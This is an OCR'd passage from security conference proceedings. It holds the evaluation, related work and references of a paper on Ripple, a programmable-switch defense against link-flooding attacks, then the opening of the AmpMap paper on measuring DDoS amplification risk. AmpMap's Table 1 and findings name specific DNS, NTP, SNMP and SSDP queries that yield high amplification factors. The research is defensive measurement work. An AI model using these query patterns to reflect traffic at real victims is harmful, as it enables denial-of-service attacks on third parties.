ALU (%)	18.75	29.17	10.42	14.58	43.75
Hash unit (%)	4.17	15.28	4.17	2.78	25.00
SRAM (%)	4.17	11.98	5.38	4.48	15.62

Table 2: Resource utilization on the Tofino hardware switch (policy: Coremelt).



(a) Latency (nanoseconds) (b) Throughput (Gbps)

Figure 4: Ripple incurs extra latency on the order of nanoseconds, and it achieves linespeed throughput.




Figure 5: Traffic overheads of Ripple's distributed protocol at different synchronization periods.

Hardware utilization. Table 2 shows the hardware resource utilization for each program component. As we can see, the classification pipeline incurs the highest resource utilization, because it is the most complex component of the policy. Overall, the defense program uses 10.68% VLIWs (Very Long Instruction Words) and 43.75% ALUs (Arithmetic Logical Units) for header computation, 25% of the CRC hash units, as well as 15.62% SRAM (Static RAM). All these hardware resources are spread across 12 hardware stages. We note that more recent switch models (e.g., Tofino 2) have higher resource provisions for all types of resources. Another important takeaway is that the defense program is implementable in today's programmable switch hardware.

Latency. Next, we evaluate the extra latency incurred by the Ripple defense, using a baseline switch program "Fwd", which is a minimal P4 program that only forwards traffic without any other processing. As Figure 4(a) shows, the Ripple defense program incurs 139 nanoseconds of latency compared with the baseline. Interestingly, we found that the classification component incurs the least latency overhead, and the detection component incurs the most overhead. This is because the classification component is dominated by a set of



Figure 6: SDN-R reroutes all traffic, and normal user flows experience an average path length increase of 31%.

register operations, which are parallelized by switch hardware; on the other hand, the detection component involves sequential processing. Overall, the extra latency is negligible, as network RTTs are typically on the order of milliseconds in the Internet core.

Throughput. Next, we evaluate the throughput of Ripple using the on-switch hardware packet generator, which can generate full linespeed traffic (100Gbps per port). Our baseline program is still "Fwd". As Figure 4(b) shows, the throughputs of Ripple and of the baseline are very close, at about 99.52 Gbps per port. This is because of the pipelined nature of the switch hardware, which is designed to mask small latency increases by massive parallelism.

The above results demonstrate that Ripple defenses are practical on today's hardware switches, and that they incur relatively low overhead. Next, we turn to measure the traffic overhead due to the Ripple distributed protocol using packet-level simulation:

Traffic overhead. Figure 5 presents the results for different synchronization periods for a single link. For both synchronization modes (spanning tree vs. multicast), the overheads are low enough to be practical. Concretely, the multicast mode only propagates link utilization metrics, and it incurs 2.1 KBps overhead at a period of 50 ms. The spanning tree mode propagates all other metric types and generates more traffic: the overhead is 1.4 MBps at 50 ms. More frequent synchronization also leads to higher overhead. Overall, the overhead is low since today's network linkspeeds are 40-100Gbps.

6.3 The Ripple Compiler

Table 3 shows the number of lines of code that Ripple uses to capture state-of-the-art policies. The policy programs are much more concise than the generated P4 programs. Ripple also works efficiently, generating switch programs within one second in all cases. We have manually verified that the programs can successfully mitigate Crossfire, Coremelt, and SPIFFY attacks by deploying them to the ns3 simulator and evaluating them against real attacks.

Policy	LoC of policies	LoC of P4	Compilation time
Crossfire	13	1509	68ms
Coremelt	9	924	37ms
SPIFFY	18	1516	69ms
Multi-vector	18	1910	85ms

Table 3: Ripple captures state-of-the-art defenses within 20 lines of code; the compiler works efficiently and generates P4 programs for each policy within one second. Multi-vector is a combination of Crossfire and Coremelt.

Topo Name	ANS	CRL	Bell Canada	SurfNet	UUNet
#switches	18	33	48	50	49
#links	25	38	65	68	84


Table 4: Topology setups used in large-scale simulation. All topologies are from Topology Zoo [7].

6.4 Defense effectiveness

Next, we evaluate the effectiveness of the defenses on three topologies with increasing sizes and traffic complexities. We use the packet-level simulator for the small network; we use flow-level simulator for medium and large networks because fine-grained simulation does not scale to large setups. Table 4 shows the topology setups that we have used for evaluation.

Figures 7(a)-(i) present the defense effectiveness of all tested systems, as measured by the throughput degradation the attack causes over time. We normalize the aggregate throughput of normal users over that before the attack, so a higher percentage indicates a stronger defense, and 100% means a full recovery. We also plot a "no defense" baseline that shows the attack impact without deploying any defense. There are four key takeaways: *(1)* Compared to SDN-R, which reroutes all flows from the congested links, Ripple achieves a similar level of throughput recovery but it acts much faster. This is because Ripple directly reroutes traffic in the data plane without a central controller. As the network becomes larger, the advantage of Ripple also becomes more prominent. *(2)* SDN-S only samples and reroutes 1% flows, so it acts faster than SDN-R; compared to SDN-S, Ripple recovers throughput much more effectively. This is because the SDN controller only sees heavily downsampled traffic. The defense decisions cannot take action on the majority of malicious flows, as they are not included in the samples. *(3)* SDN++ is the most powerful SDN variant, and it can recover throughput with similar effectiveness as SDN-R. It also responds faster, as classification is done in the extra switch module and the controller performs traffic engineering on reported suspicious flows. *(4)* Overall, Ripple outperforms all three SDN baselines.

We quantify the effectiveness of a defense system by measuring the attack impact on normal user throughput. For each defense, we measure the throughput degradation ratio per unit time, and compute the aggregate degradation until throughput recovers to a stable state. This aggregate A denotes the attack



(a) SDN-R (small network, packet-level) (b) SDN-R (medium network, flow-level) (c) SDN-R (large network, flow-level)

(d) SDN-S (small network, packet-level) (e) SDN-S (medium network, flow-level) (f) SDN-S (large network, flow-level)

(g) SDN++ (small network, packet-level) (h) SDN++ (medium network, flow-level) (i) SDN++ (large network, flow-level)


Figure 7: Ripple can mitigate attacks faster than all SDN baselines, and it recovers normal throughputs effectively. Small: customized topology with 10 switches and 15 links; Medium: Bell Canada; Large: UUNet. Table 4 summarizes the topologies.

impact, and a larger A means that the attack is more effective. We found that under the Ripple defense, we have $A = 0.17$ in the worst-case scenario; this can be interpreted as "the attack degrades the throughput for 17% for 1 second". For SDN baselines, on the other hand, we have $A = 10$, 30, and 15 for SDN++, SDN-S, and SDN-R on average, respectively, which are orders of magnitude larger. As another interesting finding, SDN-R performs worse than SDN++ and SDN-S in terms of protecting normal user flows. This is because the latter two defenses use a classifier to identify and then only reroute potentially suspicious flows; user flows still follow the original routing. In contrast, SDN-R reroutes all flows, which leads to higher hop counts and increased latency for user flows (Figure 6). This means that even an "best-effort" classifier is still useful for increasing defense effectiveness. The modularity of Ripple language allows the defense to incorporate such defense optimizations very easily.

6.5 Mitigating rolling attacks

The next set of experiments are designed to evaluate how well the defenses can handle adaptive adversaries. Before evaluating rolling attacks, we start by performing a set of microbenchmarks on attack response time, which is defined as the time for a defense to take effect after the attack begins. We further use a wider range of of topologies (Figures 8(a)-(c)) and traffic complexities (Figures 8(d)-(e)). As the microbenchmark shows, Ripple always produces the fastest response.


Faster response time is a key enabler for Ripple to mitigate rolling attacks. We launch rolling attacks using Crossfire flows in the largest topology, and compare Ripple with SDN++ as the baseline defense. Concretely, the adversary dynamically shifts the attack traffic to different links to evade mitigation. Figures 9(a)-(c) present the normal user throughput under the attack, and they further test different rolling attack strengths as measured by the frequency for shifting attacks. As we can see, Ripple can always detect the changing targets very quickly, and recover the throughput soon afterwards using a suitable defense strategy. However, for SDN++, the defense decisions are always lagging behind. For fast-changing attacks, the SDN defense experiences a constant throughput degradation during the attack. This confirms the effectiveness of rolling attacks for increasing attack persistence (as first identified by Crossfire) [40]; it also shows that Ripple can effectively mitigate rolling attacks and break such persistence.



(a) Ripple vs. SDN-R (b) Ripple vs. SDN-S (c) Ripple vs. SDN++

(d) Ripple vs. SDN-R (e) Ripple vs. SDN-S (f) Ripple vs. SDN++

Figure 8: The attack response time of the defense systems with different topology sizes and traffic complexities as measured by the number of traffic classes. A traffic class is a collection of flows that arrive at the same ingress and are routed by the network in the same way to the same egress.



(a) Rolling attacks (slow) (b) Rolling attacks (medium) (c) Rolling attacks (fast)

Figure 9: Ripple is effective against fast-changing rolling attacks. SDN baselines constantly lag behind.

7 Related Work

Link-flooding attacks. Existing work has demonstrated a range of effective link-flooding attacks [39, 40, 53], and similar real-world incidents have been reported in the wild [3, 6]. State-of-the-art defenses are based on OpenFlow SDN, which run defense algorithms as software SDN apps at a centralized controller [39, 43, 51, 61]. Ripple is the first *decentralized* defense based on programmable switches, and it achieves similar programmability as existing SDN defenses while outperforming them on fast-changing attacks.

Programmable switches. Programmable switches have found use in network measurement [27, 30, 48, 52, 59], load balancing [35, 42, 47], application-level acceleration [24, 37, 38, 44], and security [41, 57]. Recent work has also considered synchronizing or replicating switch states across the network [45, 54, 56]. Ripple is inspired by these work, but uses programmable switches to design a decentralized defense against link-flooding attacks. A position paper has argued for the advantage of programmable switches for link-flooding defense, but it only outlines a design sketch [58].

8 Conclusion

In this paper, we have presented Ripple, a decentralized defense against adaptive link-flooding attacks using programmable switches. Ripple has a policy language that specifies a defense panorama, and its compiler can generate switch-local programs in P4 that extract attack signals from network traffic. Moreover, the Ripple runtime uses a distributed protocol to synchronize local views and construct a network-wide panorama. Our evaluation shows that Ripple can be programmed for a range of defenses, and that it can outperform SDN defenses significantly in mitigating adaptive adversaries.

9 Acknowledgments

We thank the anonymous reviewers for their valuable feedback. This work was partially supported by NSF grants CNS-1942219 and CNS-1801884.

References

[1] Add crypto extern to behavioral-model. https://github.com/p4lang/behavioral-model/pull/834.

[2] Attackers Use DDoS Pulses to Pin Down Multiple Targets. https://www.imperva.com/blog/pulse-wave-ddos-pins-down-multiple-targets/.

[3] Can a DDoS break the Internet? Sure, just not all of it. https://arstechnica.com/information-technology/2013/04/can-a-ddos-break-the-internet-sure-just-not-all-of-it/.

[4] Detecting and mitigating target link-flooding attacks using SDN.

[5] Dyn analysis summary of Friday October 21 attack. https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/.

[6] How extorted e-mail provider got back online after crippling DDoS attack. https://arstechnica.com/information-technology/2015/11/how-extorted-e-mail-provider-got-back-online-after-crippling-ddos-attack/.

[7] The Internet Topology Zoo. http://www.topology-zoo.org/.

[8] NS-3 simulator. https://www.nsnam.org/.

[9] Nsfocus identifies DDoS attack trends in new 2018 insights report. https://nsfocusglobal.com/nsfocus-identifies-ddos-attack-trends-new-2018-insights-report/.

[10] OVH hosting hit by 1Tbps DDoS attack, the largest one ever seen. https://securityaffairs.co/wordpress/51640/cyber-crime/tbps-ddos-attack.html.

[11] P4 behavioral model. https://github.com/p4lang/behavioral-model.

[12] The P4 language repositories. https://github.com/p4lang.

[13] Nox. https://github.com/noxrepo/nox, 2012.

[14] Beacon. https://www.sdxcentral.com/projects/beacon/, 2013.

[15] Pox. https://noxrepo.github.io/pox-doc/html/, 2017.

[16] OpenDaylight. https://www.opendaylight.org/, 2018.

[17] Burton H. Bloom. Space/time trade-offs in hash coding with allowable errors. In *Communications of the ACM*, volume 13, 1970.

[18] Pat Bosshart, Dan Daly, Glen Gibb, Martin Izzard, Nick McKeown, Jennifer Rexford, Cole Schlesinger, Dan Talayco, Amin Vahdat, George Varghese, and David Walker. P4: Programming protocol-independent packet processors. *ACM SIGCOMM CCR*, 44(3), 2014.

[19] Pat Bosshart, Glen Gibb, Hun-Seok Kim, George Varghese, Nick McKeown, Martin Izzard, Fernando Mujica, and Mark Horowitz. Forwarding metamorphosis: Fast programmable match-action processing in hardware for SDN. *ACM SIGCOMM CCR*, 43(4):99–110, 2013.

[20] Kuan-yin Chen, Anudeep Reddy Junuthula, Ishant Kumar Siddhrau, Yang Xu, and H Jonathan Chao. SDNShield: Towards more comprehensive defense against DDoS attacks on SDN control plane. In *Proc. CNS*, 2016.

[21] Xiaoqi Chen. Implementing AES encryption on programmable switches via scrambled lookup tables. In *Proc. SIGCOMM SPIN Workshop*, 2020.

[22] Graham Cormode. Count-min sketches. *Encyclopedia of Database Systems*, 2009.

[23] Graham Cormode and S. Muthukrishnan. An improved data stream summary: The count-min sketch and its applications. *J. Algorithms*, 55(1):58–75, April 2005.

[24] Huynh Tu Dang, Daniele Sciascia, Marco Canini, Fernando Pedone, and Robert Soulé. NetPaxos: Consensus at network speed. In *Proc. SOSR*, 2015.

[25] Trisha Datta, Nick Feamster, Jennifer Rexford, and Liang Wang. SPINE: Surveillance protection in the network elements. In *Proc. FOCI*, 2019.

[26] Seyed K Fayaz, Yoshiaki Tobioka, Vyas Sekar, and Michael Bailey. Bohatei: Flexible and elastic DDoS defense. In *Proc. USENIX Security*, 2015.

[27] Mojgan Ghasemi, Theophilus Benson, and Jennifer Rexford. Dapper: Data plane performance diagnosis of TCP. In *Proc. SOSR*. ACM, 2017.

[28] Dimitrios Gkounis, Vasileios Kotronis, and Xenofontas Dimitropoulos. Towards defeating the crossfire attack using SDN. *arXiv preprint arXiv:1412.2013*, 2014.

[29] Garegin Grigoryan and Yaoqing Liu. LAMP: Prompt layer 7 attack mitigation with programmable data planes. In *Proc. ANCS*, 2018.

[30] Arpit Gupta, Rob Harrison, Marco Canini, Nick Feamster, Jennifer Rexford, and Walter Willinger. Sonata: Query-driven streaming network telemetry. In *Proc. SIGCOMM*, 2018.

[31] F. Hauser, M. Schmidt, M. Häberle, and M. Menth. P4-MACsec: Dynamic topology monitoring and data layer protection with MACsec in P4-based SDN. *IEEE Access*, 8, 2020.

[32] Frederik Hauser, Marco Häberle, Mark Schmidt, and Michael Menth. P4-IPsec: Implementation of IPsec gateways in P4 with SDN control for host-to-site scenarios. *arXiv preprint arXiv:1907.03593*, 2019.

[33] Victor Heorhiadi, Michael K Reiter, and Vyas Sekar. Simplifying software-defined network optimization using SOL. In *Proc. NSDI*, 2016.

[34] Chi-Yao Hong, Srikanth Kandula, Ratul Mahajan, Ming Zhang, Vijay Gill, Mohan Nanduri, and Roger Wattenhofer. Achieving high utilization with software-driven WAN. In *Proc. SIGCOMM*, 2013.

[35] Kuo-Feng Hsu, Ryan Beckett, Ang Chen, Jennifer Rexford, Praveen Tammana, and David Walker. Contra: A programmable system for performance-aware routing. In *Proc. NSDI*, 2020.

[36] Sushant Jain, Alok Kumar, Subhasree Mandal, Joon Ong, Leon Poutievski, Arjun Singh, Subbaiah Venkata, Jim Wanderer, Junlan Zhou, Min Zhu, Jonathan Zolla, Urs Hölzle, Stephen Stuart, and Amin Vahdat. B4: Experience with a globally-deployed software defined WAN. In *Proc. SIGCOMM*, 2013.

[37] Xin Jin, Xiaozhou Li, Haoyu Zhang, Nate Foster, Jeongkeun Lee, Robert Soulé, Changhoon Kim, and Ion Stoica. NetChain: Scale-free sub-rtt coordination. In *Proc. NSDI*, 2018.

[38] Xin Jin, Xiaozhou Li, Haoyu Zhang, Robert Soulé, Jeongkeun Lee, Nate Foster, Changhoon Kim, and Ion Stoica. NetCache: Balancing key-value stores with fast in-network caching. In *Proc. SOSP*, 2017.

[39] Min Suk Kang, Virgil D Gligor, and Vyas Sekar. SPIFFY: Inducing cost-detectability tradeoffs for persistent link-flooding attacks. In *Proc. NDSS*, 2016.

[40] Min Suk Kang, Soo Bum Lee, and Virgil D Gligor. The crossfire attack. In *Proc. S&P*, 2013.

[41] Qiao Kang, Lei Xue, Adam Morrison, Yuxin Tang, Ang Chen, and Xiapu Luo. Programmable in-network security for context-aware BYOD policies. In *Proc. USENIX Security*, 2020.

[42] Naga Katta, Mukesh Hira, Changhoon Kim, Anirudh Sivaraman, and Jennifer Rexford. Hula: Scalable load balancing using programmable data planes. In *Proc. SOSR*, 2016.

[43] Soo Bum Lee, Min Suk Kang, and Virgil D Gligor. CoDef: collaborative defense against large-scale link-flooding attacks. In *Proc. CoNEXT*, 2013.

[44] Zaoxing Liu, Zhihao Bai, Zhenming Liu, Xiaozhou Li, Changhoon Kim, Vladimir Braverman, Xin Jin, and Ion Stoica. Distcache: Provable load balancing for large-scale storage systems with distributed caching. In *Proc. FAST*, 2019.

[45] Shouxi Luo, Hongfang Yu, and Laurent Vanbever. Swing State: Consistent updates for stateful and programmable data planes. In *Proc. SOSR*, 2017.

[46] Nick McKeown, Tom Anderson, Hari Balakrishnan, Guru Parulkar, Larry Peterson, Jennifer Rexford, Scott Shenker, and Jonathan Turner. OpenFlow: Enabling innovation in campus networks. *ACM SIGCOMM CCR*, 38(2):69–74, 2008.

[47] Rui Miao, Hongyi Zeng, Changhoon Kim, Jeongkeun Lee, and Minlan Yu. Silkroad: Making stateful layer-4 load balancing fast and cheap using switching asics. In *Proc. SIGCOMM*, 2017.

[48] Srinivas Narayana, Anirudh Sivaraman, Vikram Nathan, Prateesh Goyal, Venkat Arun, Mohammad Alizadeh, Vimalkumar Jeyakumar, and Changhoon Kim. Language-directed hardware design for network performance monitoring. In *Proc. SIGCOMM*, 2017.

[49] Ryan Rasti, Mukul Murthy, Nicholas Weaver, and Vern Paxson. Temporal lensing and its application in pulsing denial-of-service attacks. In *Proc. S&P*, 2015.

[50] Vibhaalakshmi Sivaraman, Srinivas Narayana, Ori Rottenstreich, Shan Muthukrishnan, and Jennifer Rexford. Heavy-hitter detection entirely in the data plane. In *Proc. SOSR*, 2017.

[51] Jared M Smith and Max Schuchard. Routing around congestion: Defeating DDoS attacks and adverse network conditions via reactive BGP routing. In *Proc. S&P*, 2018.

[52] John Sonchack, Oliver Michel, Adam J Aviv, Eric Keller, and Jonathan M Smith. Scaling hardware accelerated network monitoring to concurrent and dynamic queries with* flow. In *Proc. USENIX ATC*, 2018.

[53] Ahren Studer and Adrian Perrig. The coremelt attack. In *Proc. ESORICS*, 2009.

[54] German Sviridov, Marco Bonola, Angelo Tulumello, Paolo Giaccone, Andrea Bianco, and Giuseppe Bianchi. LOcAl DEcisions on Replicated states (LOADER) in programmable data planes: programming abstraction and experimental evaluation. *arXiv preprint arXiv:2001.07670*, 2020.

[55] Lei Wang, Qing Li, Yong Jiang, Xuya Jia, and Jianping Wu. Woodpecker: Detecting and mitigating link-flooding attacks via SDN. *Computer Networks*, 147:1–13, 2018.

[56] Jiarong Xing, Ang Chen, and T.S. Eugene Ng. Secure state migration in the data plane. In *Proc. SIGCOMM SPIN Workshop*, 2020.

[57] Jiarong Xing, Qiao Kang, and Ang Chen. NetWarden: Mitigating network covert channels while preserving performance. In *Proc. USENIX Security*, 2020.

[58] Jiarong Xing, Wenqing Wu, and Ang Chen. Architecting programmable data plane defenses into the network with FastFlex. In *Proc. HotNets*, 2019.

[59] Nofel Yaseen, John Sonchack, and Vincent Liu. Synchronized network snapshots. In *Proc. SIGCOMM*, 2018.

[60] Matei Zaharia, Mosharaf Chowdhury, Tathagata Das, Ankur Dave, Justin Ma, Murphy McCauley, Michael J. Franklin, Scott Shenker, and Ion Stoica. Resilient distributed datasets: A fault-tolerant abstraction for in-memory cluster computing. In *Proc. NSDI*, 2012.

[61] Jing Zheng, Qi Li, Guofei Gu, Jiahao Cao, David KY Yau, and Jianping Wu. Realtime ddos defense using cots sdn switches via adaptive correlation analysis. *IEEE Transactions on Information Forensics and Security*, 13(7):1838–1853, 2018.

Accurately Measuring Global Risk of Amplification Attacks using AmpMap



Soo-Jin Moon[†], Yucheng Yin[†], Rahul Anand Sharma[†], Yifei Yuan[§,*], Jonathan M. Spring[◇], Vyas Sekar[†]

[†]*Carnegie Mellon University,* [§]*Alibaba Group,* [◇]*CERT/CC®, SEI, Carnegie Mellon University*

Abstract

Many recent DDoS attacks rely on amplification, where an attacker induces public servers to generate a large volume of network traffic to a victim. In this paper, we argue for a low-footprint Internet health monitoring service that can systematically and continuously quantify this risk to inform mitigation efforts. Unfortunately, the problem is challenging because amplification is a complex function of query (header) values and server instances. As such, existing techniques that enumerate the total number of servers or focus on a specific amplification-inducing query are fundamentally imprecise. In designing AmpMap, we leverage key structural insights to develop an efficient approach that searches across the space of protocol headers and servers. Using AmpMap, we scanned thousands of servers for 6 UDP-based protocols. We find that relying on prior recommendations to block or rate-limit specific queries still leaves open substantial residual risk as they miss many other amplification-inducing query patterns. We also observe significant variability across servers and protocols, and thus prior approaches that rely on server census can substantially misestimate amplification risk.

1 Introduction

Many recent high-profile Distributed Denial-of-Service (DDoS) attacks rely on *amplification* [54,57]. In an amplification attack, an attacker spoofs the victim's source IP address and sends queries to a public server (e.g., DNS, NTP, Memcached), which in turn sends large responses to the victim. If a source IP address can be spoofed, any stateless protocols in which the response is larger than the query can be abused. While there are various best practices to mitigate this situation (e.g., [1–3]) given that spoofing is possible, they are unevenly applied. Spoofing the victim's IP may be avoidable in a future Internet (e.g., [26]), but it continues to be possible from a large number of ISPs [11,23]. Finally, there continue to be many public-facing servers that can be exploited for amplification [57]; many servers do not apply best-practice mitigations (e.g., rate limiting, restricting access).

As networks evolve and server deployments change, the potential for amplification attacks changes over time. For instance, new avenues for amplification emerge (e.g., botnet, gaming protocols), and unexpected vectors for known protocols are discovered [16]. In light of the continued threat of amplification, we argue that we need an Internet-scale monitoring service that can systematically and continuously measure the empirical risk of amplification [7,13]. We envision a service that periodically maps each server to query patterns yielding high amplification and quantifies these amplification factors (AF). Such a framework can serve as an empirical foundation for cyber-risk quantification that many have argued for [5,10]. Furthermore, this framework can inform remediation efforts such as throttling servers, generating signatures, informing protocol changes, and provisioning defenses.

At first glance, it seems that we can use or extend existing scanning services that look for and enumerate open/public servers for different protocols (e.g., Censys [34], ZMap [35], and `openresolver` [9] monitor open DNS resolvers, and `shadowserver` [19] reports on open CharGen, LDAP, QOTD, and SNMP servers, among others). For instance, we can multiply the number of open servers with previously reported amplification factors (AF) [5,57]. We can also extend these scanning services to probe servers using a set of known query patterns (e.g., send ANY requests to DNS servers) to account for per-server factors (rather than using a single global amplification factor for all servers). Unfortunately, these have fundamental shortcomings (§2.2). These solutions assume that the amplification that servers yield is homogeneous or that they share an identical set of query patterns. In reality, we see significant and unpredictable variability in amplification across servers (including within servers running the same software versions) and query patterns that yield amplification. Thus, these approaches are inaccurate for estimating the empirical risk and for informing remediation efforts.

At the other extreme, we can envision a brute-force approach of sending all possible protocol-compliant queries to

[*]Contributions by Yifei Yuan were made during the time he was a postdoctoral researcher at Carnegie Mellon University.

	Known pattern	AmpMap-discovered patterns	
		new pattern	polymorphic variants
DNS	EDNS:0, `ANY` [1], `TXT` [18] lookups	EDNS $\neq$ 0, `LOC`, `SRV`, `URI` lookups ···	rd:0 (off) DNSSEC:0 (off) EDNS payload<512 ···
NTP	`monlist` [2,57]	`if stats` `if reload` `get restrict` `peer list` ···	None
SNMP v2	*GetBulk* request [3,57]	*GetNext* request *Get* request	Vary an object identifier (OID); Vary the # of OIDs
Chargen	Character generation request [57]	None	None
Memcached	Stats command [3]	None	None
SSDP	SEARCH request [3,57]	None	`ssdp:all` `upnp:rootdevice` ···

Table 1: Summarizing known, unforeseen, and polymorphic query patterns found using AmpMap

servers for each protocol. Unfortunately, the search space of possible queries is large (e.g., NTP has multiple 32-bit fields). We can also consider simple fuzzing or existing heuristic-based optimization techniques but they all have fundamental limitations as the relationship between the packet field values and amplification can be quite complex. This highlights a fundamental tension between the overhead of such an amplification-monitoring service and its utility.

In this paper, we present AmpMap, a framework for measuring the risk of amplification with a low network footprint that accounts for both the server- and query-specific variability. Our approach builds on key structural insights. First, we observe that distinct amplification-inducing query patterns overlap in terms of values in protocol fields. This locality structure suggests that if we find one such pattern, we can potentially uncover other related patterns. Second, we observe that large fields (e.g., 16 or 32 bit) either do not affect amplification (e.g., timestamp for NTP), or when they do, have contiguous structure (e.g., EDNS payload for DNS). This structure suggests that we can use smart sampling strategies to efficiently explore the search space of large fields. Finally, even though protocol server implementations are diverse, they share some similarities. This helps us further reduce overhead and improve fidelity by sharing insights across servers.[1]

Findings: We implemented AmpMap, validated our parameter settings in lab settings, and ran real-world measurements. Our key findings (§5) are :

- *Uncovering new patterns and polymorphic variants*: We discovered new patterns and polymorphic variants (from known ones) in addition to confirming findings from prior work (e.g., *GetBulk* for SNMP [3], `ANY` or `TXT` lookups for DNS [3, 57, 62]). Table 1 summarizes our findings. For DNS, we also uncover multiple patterns (e.g., `URI`, `SRV`, `CNAME` lookups) that collectively incur 21.9 × more risk than a popular-known pattern (`ANY` lookup). Specifically, while some of DNS patterns have been pointed by (mostly) the operational community (e.g., `A`, `RRSIG` [58, 62, 64]), many have not been documented to the best of our knowledge. For NTP, apart from the `monlist` request, we discover `get restrict` and `if stats` can too also incur higher than 500× amplification factor (AF). For SNMP, apart from *GetBulk* [3,57], *GetNext* requests can incur amplification up to a few hundred! We also discover polymorphic variants due to server diversity. For *GetBulk* request, SNMP servers can incur *magnitudes* higher 